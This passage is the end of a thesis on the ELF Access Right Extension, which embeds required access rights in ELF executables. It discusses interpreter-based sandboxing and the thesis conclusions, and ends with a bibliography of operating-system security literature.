The idea of virtualization can also be used in the development of programming languages. Thus, a programming language can be designed to run in a virtualized programming environment, defined by the API available to programs written in the language. This form of virtualization primarily covers interpreted languages, which are usually compiled to an intermediate format and executed by an interpreter. The interpreter is then responsible for translating the intermediate format to instructions that can be run on the system. Although the translation performed by an interpreter at runtime decreases the performance compared to running natively compiled code, this approach makes it possible to limit what programs are allowed to do.

As an example, the interpreter for Java, the Java Virtual Machine, enforces memory safety by e.g. performing runtime checks of array accesses. Another example is WebAssembly (WASM), which is an intermediate binary instruction format designed for a stack-based virtual machine that e.g. guarantees control flow integrity. This means that a control flow graph representing valid function calls is constructed at compile time, and this control flow graph is then used by the interpreter to determine at runtime if a function call is valid. Thus, control flow integrity limits what an attacker is able to do in an arbitrary code execution attack [89].

Based on the discussion above, note that programming environment virtualization can be used to limit what programs are allowed to do without relying on the protection model provided by the underlying operating system. Thus, similar to containerization, programming environment virtualization can provide practical value by making it more difficult for attackers to gain full control of a system. However, note that an interpreter has to be implemented for each programming language. In contrast, the ELF Access Right Extension can be used to start programs written in many different languages in restricted protection domains. Furthermore, as discussed in Section 6.4.1, recall that the ideas in the ELF Access Right Extension can also be used to execute interpreted programs in restricted protection domains.

Lastly, observe that the correctness of the interpreter implementation is crucial for programming environment virtualization. Thus, the interpreter should ideally be as simple as possible. However, since the interpreter runs as a regular process on the host operating system, the kernel of the host operating system is also part of the trusted computing base. Thus, an operating system with support for a formally verified protection model has the potential to provide support for stronger programming environment virtualization. Furthermore, note that security techniques, such as control flow integrity, can still provide value in such an operating system since they can restrict what an attacker is allowed to do in an arbitrary code execution attack. Thus, starting programs in restricted protection domains, e.g. using the ELF Access Right Extension, can be seen as a mechanism that can be used together with other security techniques to mitigate the negative consequences of zero-day vulnerabilities.

Chapter 8

Conclusion

In this thesis, a new extension of the ELF specification, the ELF Access Right Extension, has been proposed, allowing a description of the access rights required by ELF programs to be embedded in the ELF executables of the programs.

Firstly, an overview of access control in operating systems was provided, highlighting that an operating system should define an expressive and enforceable protection model that allows security policies to be enforced.

Secondly, the backward compatible ELF Access Right Extension was presented, including its generic access right format that allows it to be used by many different operating systems with different protection models. Furthermore, the implementation of a generic ELF patcher library was described, which can ease the task of adding support for the ELF Access Right Extension to an operating system.

Thirdly, it was shown how support for the ELF Access Right Extension can be added to two very different operating systems, namely a Linux-based operating system and the capability-based seL4 Core Platform, highlighting the value of the generic access right format. In particular, it was demonstrated that the ELF Access Right Extension has the potential to mitigate the negative consequences of zero-day vulnerabilities by making it easier to adhere to the principle of least privilege in Linux-based operating systems. Furthermore, it was shown that the ELF Access Right Extension can be used to add support for dynamic execution of ELF programs in the seL4 Core Platform, providing a step towards a general-purpose operating system with formally verified protection model enforcement.

These implementations highlight the importance of having an expressive protection model with a small and simple trusted computing base, which is not the case for mainstream operating systems such as Windows, MacOS, and Linux-based operating systems. Thus, new general-purpose operating systems with formally verified enforcement of expressive protection models are needed to meet the security requirements of modern society. The ELF Access Right Extension can be a component in the development of these operating systems while also providing practical value in existing operating systems by making it easier to adhere to the principle of least privilege.

Future work can aim at adding support for the ELF Access Right Extension to more operating systems, potentially adding support for embedding access rights in other executable formats than ELF. Furthermore, future work can investigate using the self-contained access right table format of the ELF Access Right Extension to improve the support for executing interpreted programs in restricted protection domains by storing required access rights in separate files.

Bibliography

[1] Mike Accetta, Robert Baron, William Bolosky, David Golub, Richard Rashid, Avadis Tevanian, and Michael Young. Mach: A New Kernel Foundation For UNIX Development. In *Proceedings of the Summer 1986 USENIX Conference*, pages 93–112, Atlanta, Georgia, USA, June 1986. USENIX Association.

[2] Mohammed Al-Mhiqani, Rabiah Ahmad, Warusia Mohamed, Aslinda Hassan, Zaheera Zainal Abidin, Nabeel Ali, and Karrar Abdulkareem. Cyber-Security Incidents: A Review Cases in Cyber-Physical Systems. *International Journal of Advanced Computer Science and Applications*, 9(1):499–508, February 2018.

[3] Rasim Alguliyev, Yadigar Imamverdiyev, and Lyudmila Sukhostat. Cyber-physical systems and their security issues. *Computers in Industry*, 100:212–223, September 2018.

[4] Android. Security-Enhanced Linux in Android. `https://source.android.com/docs/security/features/selinux`. Accessed: 03-31-2023.

[5] Apple. Bundle. `https://developer.apple.com/documentation/foundation/bundle`. Accessed: 04-05-2023.

[6] Apple. Camera Entitlement. `https://developer.apple.com/documentation/bundleresources/entitlements/com_apple_security_device_camera`. Accessed: 04-05-2023.

[7] Apple. Code Signing. `https://developer.apple.com/support/code-signing/`. Accessed: 03-31-2023.

[8] Apple. Entitlements. `https://developer.apple.com/documentation/bundleresources/entitlements`. Accessed: 03-31-2023.

[9] Apple. Mach-O Architecture. https://developer.apple.com/documentation/foundation/bundle/1495005-mach-o_architecture. Accessed: 04-05-2023.

[10] David E. Bell and Leonard J. LaPadula. Secure Computer System: Unified Exposition and Multics Interpretation. Technical report, ESD-TR-75-306, The MITRE Corporation, Electronic Systems Division, Hanscom Air Force Base, Bedford, Massachussetts, USA, March 1976.

[11] Jan A. Bergstra and Cornelis A. Middelburg. On the Definition of a Theoretical Concept of an Operating System. *arXiv:1006.0813 [cs.OS]*, pages 1–8, June 2010.

[12] Kenneth J. Biba. Integrity Considerations for Secure Computer Systems. Technical report, ESD-TR-76-372, The MITRE Corporation, Electronic Systems Division, Hanscom Air Force Base, Bedford, Massachussetts, USA, April 1977.

[13] Simon Biggs, Damon Lee, and Gernot Heiser. The Jury Is In: Monolithic OS Design Is Flawed: Microkernel-Based Designs Improve Security. In *Proceedings of the 9th Asia-Pacific Workshop on Systems*, APSys '18, Jeju Island, Republic of Korea, 2018. Association for Computing Machinery.

[14] Leyla Bilge and Tudor Dumitras. Before We Knew It: An Empirical Study of Zero-Day Attacks in the Real World. In *Proceedings of the 2012 ACM Conference on Computer and Communications Security*, CCS '12, pages 833–844, Raleigh, North Carolina, USA, October 2012. Association for Computing Machinery.

[15] William E. Boebert. On the Inability of an Unmodified Capability Machine to Enforce the *-Property. In *Proceedings of the 7th DoD/NBS Computer Security Conference*, pages 291–293, Gaithersburg, Maryland, USA, September 1984.

[16] Breakaway Consulting. seL4 Core Platform. https://github.com/BreakawayConsulting/sel4cp/. Accessed: 04-11-2023.

[17] Breakaway Consulting. seL4 Core Platform Documentation. https://github.com/BreakawayConsulting/sel4cp/blob/main/docs/manual.md. Accessed: 03-30-2023.

[18] Breakaway Consulting. seL4 Core Platform: pd-hierarchy branch. `https://github.com/BreakawayConsulting/sel4cp/tree/pd-hierarchy`. Accessed: 04-11-2023.

[19] David D. Clark and David R. Wilson. A Comparison of Commercial and Military Computer Security Policies. In *1987 IEEE Symposium on Security and Privacy*, pages 184–194, Oakland, California, USA, April 1987. IEEE.

[20] CVE Details. Linux Kernel: CVE security vulnerabilities, versions and detailed reports. `https://www.cvedetails.com/product/47/Linux-Linux-Kernel.html`. Accessed: 03-29-2023.

[21] CVE Details. MacOS: CVE security vulnerabilities, versions and detailed reports. `https://www.cvedetails.com/product/70318/Apple-Macos.html`. Accessed: 03-29-2023.

[22] CVE Details. Microsoft Windows 10: CVE security vulnerabilities, versions and detailed reports. `https://www.cvedetails.com/product/32238/Microsoft-Windows-10.html`. Accessed: 03-29-2023.

[23] CVE Details. Microsoft Windows 7: CVE security vulnerabilities, versions and detailed reports. `https://www.cvedetails.com/product/17153/Microsoft-Windows-7.html?vendor_id=26`. Accessed: 03-29-2023.

[24] Juan-Mariano de Goyeneche and Elena Apolinario Fernández de Sousa. Loadable Kernel Modules. *IEEE Software*, 16(1):65–71, January 1999.

[25] Debian. Debootstrap. `https://wiki.debian.org/Debootstrap`. Accessed: 03-31-2023.

[26] Nicholas DeMarinis, Kent Williams-King, Di Jin, Rodrigo Fonseca, and Vasileios P. Kemerlis. `sysfilter`: Automated System Call Filtering for Commodity Software. In *23rd International Symposium on Research in Attacks, Intrusions and Defenses (RAID 2020)*, pages 459–474, San Sebastian, Spain, October 2020. USENIX Association.

[27] Dhammika Elkaduwe, Gerwin Klein, and Kevin Elphinstone. Verified Protection Model of the seL4 Microkernel. In *Working Conference on Verified Software: Theories, Tools, and Experiments*, VSTTE '08, pages 99–114, Toronto, Canada, 2008. Springer.

[28] Douglas Everson, Long Cheng, and Zhenkai Zhang. Log4shell: Redefining the Web Attack Surface. In *Workshop on Measurements, Attacks, and Defenses for the Web (MADWeb) 2022*, San Diego, California, USA, April 2022.

[29] Leonardo Bertolin Furstenau, Michele Kremer Sott, Andrio Jonas Ouriques Homrich, Liane Mahlmann Kipper, Abdul Aziz Al Abri, Theodoro Flores Cardoso, José Ricardo López-Robles, and Manuel J. Cobo. 20 Years of Scientific Evolution of Cyber Security: A Science Mapping. In *Proceedings of the International Conference on Industrial Engineering and Operations Management*, pages 314–325, Dubai, United Arab Emirates, March 2020. IEOM Society International.

[30] Qian Ge, Yuval Yarom, Tom Chothia, and Gernot Heiser. Time Protection: The Missing OS Abstraction. In *Proceedings of the Fourteenth EuroSys Conference 2019*, EuroSys '19, Dresden, Germany, 2019. Association for Computing Machinery.

[31] Virgil D. Gligor. A Note on Denial-of-Service in Operating Systems. *IEEE Transactions on Software Engineering*, 10(3):320–324, May 1984.

[32] Google. Fuchsia OS: ELF Runner. `https://fuchsia.dev/fuchsia-src/concepts/components/v2/elf_runner?hl=en`. Accessed: 03-30-2023.

[33] Andreas Grünbacher. POSIX Access Control Lists on Linux. In *Proceedings of the FREENIX Track: 2003 USENIX Annual Technical Conference*, pages 29–42, San Antonio, Texas, USA, June 2003. USENIX Association.

[34] Michael Haardt, Mike Coleman, Denys Vlasenko, and Michael Kerrisk. ptrace. `https://man7.org/linux/man-pages/man2/ptrace.2.html`. Accessed: 03-31-2023.

[35] Haiku Inc. Haiku OS. `https://www.haiku-os.org/`. Accessed: 03-30-2023.

[36] Norm Hardy. The Confused Deputy (or why capabilities might have been invented). *ACM SIGOPS Operating Systems Review*, 22(4):36–38, October 1988.

[37] Michael A. Harrison, Walter L. Ruzzo, and Jeffrey D. Ullman. Protection in Operating Systems. *Communications of the ACM*, 19(8):461–471, August 1976.

[38] Gernot Heiser. The seL4 Microkernel: An Introduction. Technical report, The seL4 Foundation, October 2020. Available at: `https://sel4.systems/About/seL4-whitepaper.pdf`. Accessed: 03-31-2023.

[39] Gernot Heiser, Kevin Elphinstone, Jerry Vochteloo, Stephen Russell, and Jochen Liedtke. The Mungi Single-Address-Space Operating System. *Software: Practice and Experience*, 28(9):901–928, July 1998.

[40] Gernot Heiser, Lucy Parker, Peter Chubb, Ivan Velickovic, and Ben Leslie. Can We Put The "S" Into IoT? In *IEEE World Forum on Internet of Things*, Yokohoma, Japan, November 2022.

[41] Hewlett-Packard. ELF-64 Object File Format. `http://downloads.openwatcom.org/ftp/devel/docs/elf-64-gen.pdf`, May 1998. Accessed: 03-30-2023.

[42] Trent Jaeger. *Operating System Security.* Morgan & Claypool Publishers, 2008.

[43] Stephen Kell, Dominic P. Mulligan, and Peter Sewell. The Missing Link: Explaining ELF Static Linking, Semantically. In *Proceedings of the 2016 ACM SIGPLAN International Conference on Object-Oriented Programming, Systems, Languages, and Applications*, OOPSLA 2016, pages 607–623, Amsterdam, Netherlands, October 2016. Association for Computing Machinery.

[44] Gerwin Klein, June Andronick, Kevin Elphinstone, Toby Murray, Thomas Sewell, Rafal Kolanski, and Gernot Heiser. Comprehensive Formal Verification of an OS Microkernel. *ACM Transactions on Computer Systems*, 32(1):1–70, February 2014.

[45] Gerwin Klein, Kevin Elphinstone, Gernot Heiser, June Andronick, David Cock, Philip Derrin, Dhammika Elkaduwe, Kai Engelhardt, Rafal Kolanski, Michael Norrish, Thomas Sewell, Harvey Tuch, and Simon Winwood. seL4: Formal Verification of an OS Kernel. In *Proceedings of the ACM SIGOPS 22nd Symposium on Operating Systems Principles*, SOSP '09, pages 207–220, Big Sky, Montana, USA, October 2009. Association for Computing Machinery.

[46] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. *Communications of the ACM*, 63(7):93–101, June 2020.

[47] Ignat Korchagin. Sandboxing in Linux with zero lines of code. `https://blog.cloudflare.com/sandboxing-in-linux-with-zero-lines-of-code/`. Accessed: 03-31-2023.

[48] kozmer. Log4j Shell POC. `https://github.com/kozmer/log4j-shell-poc`. Accessed: 04-11-2023.

[49] Paul Kranenburg, Branko Lankester, and Rick Sladkey. strace. `https://man7.org/linux/man-pages/man1/strace.1.html`. Accessed: 03-31-2023.

[50] Butler W. Lampson. A Note on the Confinement Problem. *Communications of the ACM*, 16(10):613–615, October 1973.

[51] Butler W. Lampson. Protection. *ACM SIGOPS Operating Systems Review*, 8(1):18–24, January 1974.

[52] William Landi. Undecidability of Static Analysis. *ACM Letters on Programming Languages and Systems*, 1(4):323–337, December 1992.

[53] Ben Leslie and Gernot Heiser. Evolving seL4CP Into a Dynamic OS. Technical report, March 2022. Available at: `https://trustworthy.systems/projects/TS/sel4cp/2203-report-dynamic.pdf`. Accessed: 03-31-2023.

[54] Richard J. Lipton and Lawrence Snyder. A Linear Time Algorithm for Deciding Subject Security. *Journal of the Association for Computing Machinery*, 24(3):455–464, July 1977.

[55] Peter Loscocco and Stephen Smalley. Integrating Flexible Support for Security Policies into the Linux Operating System. In *Proceedings of the FREENIX Track: 2001 USENIX Annual Technical Conference*, pages 29–42, Boston, Massachusetts, USA, June 2001. USENIX Association.

[56] Daniel Merkle. User Mode Linux at IMADA. `https://imada.sdu.dk/u/daniel/DM510-2023/uml/`. Accessed: 03-31-2023.

[57] Zeyu Mi, Dingji Li, Zihan Yang, Xinran Wang, and Haibo Chen. SkyBridge: Fast and Secure Inter-Process Communication for Microkernels. In *Proceedings of the Fourteenth EuroSys Conference 2019*, EuroSys '19, pages 1–15, Dresden, Germany, March 2019. Association for Computing Machinery.

[58] Mark S. Miller, Ka-Ping Yee, and Jonathan Shapiro. Capability Myths Demolished. Technical report, Johns Hopkins University Systems Research, December 2003. Available at: `https://srl.cs.jhu.edu/pubs/SRL2003-02.pdf`. Accessed: 03-31-2023.

[59] Sape J. Mullender, Guido van Rossum, Andrew S. Tanenbaum, Robbert van Renesse, and Hans van Staveren. Amoeba: A Distributed Operating System for the 1990s. *Computer*, 23(5):44–53, May 1990.

[60] National Institute of Standards and Technology. CVE-2017-0075 Detail. `https://nvd.nist.gov/vuln/detail/CVE-2017-0075`. Accessed: 04-05-2023.

[61] National Institute of Standards and Technology. CVE-2019-18424 Detail. `https://nvd.nist.gov/vuln/detail/CVE-2019-18424`. Accessed: 04-05-2023.

[62] National Institute of Standards and Technology. CVE-2022-0185 Detail. `https://nvd.nist.gov/vuln/detail/CVE-2022-0185`. Accessed: 04-05-2023.

[63] National Institute of Standards and Technology. CVE-2022-0492 Detail. `https://nvd.nist.gov/vuln/detail/CVE-2022-0492`. Accessed: 04-05-2023.

[64] National Institute of Standards and Technology. CVE-2022-31705 Detail. `https://nvd.nist.gov/vuln/detail/CVE-2022-31705`. Accessed: 04-05-2023.

[65] Olivier Nicole, Matthieu Lemerre, Sébastien Bardin, and Xavier Rival. Automatically Proving Microkernels Free from Privilege Escalation from their Executable. *arXiv:2003.08915 [cs.CR]*, March 2020.

[66] Tobias Thornfeldt Nissen. Linux kernel fork with support for the ELF Access Right Extension. `https://github.com/TobiasNissen/linux_kernel_fork`.

[67] Tobias Thornfeldt Nissen. Log4Shell POC. `https://github.com/TobiasNissen/log4shell-poc`.

[68] Tobias Thornfeldt Nissen. Protection Model. `https://github.com/TobiasNissen/protection_model`.

[69] Tobias Thornfeldt Nissen. seL4 Core Platform fork with support for the ELF Access Right Extension. `https://github.com/TobiasNissen/sel4cp`.

[70] Tobias Thornfeldt Nissen. seL4 Core Platform POC. `https://github.com/TobiasNissen/seL4CP_poc`.

[71] James Pope, Francesco Raimondo, Vijay Kumar, Ryan McConville, Rob Piechocki, George Oikonomou, Thomas Pasquier, Bo Luo, Dan Howarth, Ioannis Mavromatis, Pietro Carnelli, Adrian Sanchez-Mompo, Theodoros Spyridopoulos, and Aftab Khan. Container Escape Detection for Edge Devices. In *Proceedings of the 19th ACM Conference on Embedded Networked Sensor Systems*, SenSys '21, pages 532–536, Coimbra, Portugal, 2021. Association for Computing Machinery.

[72] Razvan Raducu, Ricardo J. Rodríguez, and Pedro Álvarez. Defense and Attack Techniques Against File-Based TOCTOU Vulnerabilities: A Systematic Review. *IEEE Access*, 10:21742–21758, February 2022.

[73] Red Hat. Red Hat Enterprise Linux security and compliance. `https://www.redhat.com/en/resources/enterprise-linux-security-compliance-brief`, July 2021. Accessed: 03-31-2023.

[74] Jerome H. Saltzer and Michael D. Schroeder. The Protection of Information in Computer Systems. *Proceedings of the IEEE*, 63(9):1278–1308, September 1975.

[75] Ravi S. Sandhu. The Typed Access Matrix Model. In *Proceedings of IEEE Symposium on Security and Privacy*, pages 122–136, Oakland, California, USA, May 1992. IEEE.

[76] seL4 Foundation. Ongoing and future fundamental research on seL4 and trustworthy systems. `https://sel4.systems/About/more-research.pml`. Accessed: 03-31-2023.

[77] Jonathan S. Shapiro, Jonathan M. Smith, and David J. Farber. EROS: A Fast Capability System. In *Proceedings of the 17th ACM Symposium on Operating Systems Principles*, SOSP '99, pages 170–185, Charleston, South Carolina, USA, December 1999. Association for Computing Machinery.

[78] Abraham Silberschatz, Peter Baer Galvin, and Greg Gagne. *Operating System Concepts, 10e Abridged Print Companion*. John Wiley & Sons, 2018.

[79] Masakazu Soshi. Safety Analysis of the Dynamic-Typed Access Matrix Model. In *Proceedings of the 6th European Symposium on Research on Computer Security*, ESORICS '00, pages 106–121, Toulouse, France, October 2000. Springer.

[80] Andrew S. Tanenbaum, Jorrit N. Herder, and Herbert Bos. Can We Make Operating Systems Reliable and Secure? *Computer*, 39(5):44–51, May 2006.

[81] The Linux Kernel Organization. BPF Documentation. `https://www.kernel.org/doc/html/v5.15/bpf/index.html`. Accessed: 03-30-2023.

[82] The Linux Kernel Organization. Seccomp BPF (SECure COMPuting with filters). `https://www.kernel.org/doc/html/v5.15/userspace-api/seccomp_filter.html`. Accessed: 03-30-2023.

[83] The Linux Kernel Organization. UML HowTo. `https://www.kernel.org/doc/html/v5.15/virt/uml/user_mode_linux_howto_v2.html`. Accessed: 03-31-2023.

[84] The QEMU Project Developers. QEMU System Emulator Targets: ARM System Emulator. `https://www.qemu.org/docs/master/system/target-arm.html`. Accessed: 03-31-2023.

[85] The Santa Cruz Operation (SCO). System V Application Binary Interface. `https://www.sco.com/developers/gabi/latest/contents.html`, June 2013. Accessed: 03-30-2023.

[86] Trustworthy Systems. Research on Device Drivers. `https://trustworthy.systems/projects/TS/drivers/`. Accessed: 03-31-2023.

[87] Trustworthy Systems. Verifying the seL4 Core Platform. `https://trustworthy.systems/projects/TS/sel4cp/verification`. Accessed: 03-31-2023.

[88] Jan Wen Voung, Ranjit Jhala, and Sorin Lerner. RELAY: Static Race Detection on Millions of Lines of Code. In *Proceedings of the 6th Joint Meeting of the European Software Engineering Conference and the ACM SIGSOFT Symposium on The Foundations of Software Engineering*, ESEC-FSE '07, pages 205–214, Cavtat, Croatia, September 2007. Association for Computing Machinery.

[89] World Wide Web Consortium. WebAssembly: Security. `https://webassembly.org/docs/security/`. Accessed: 04-05-2023.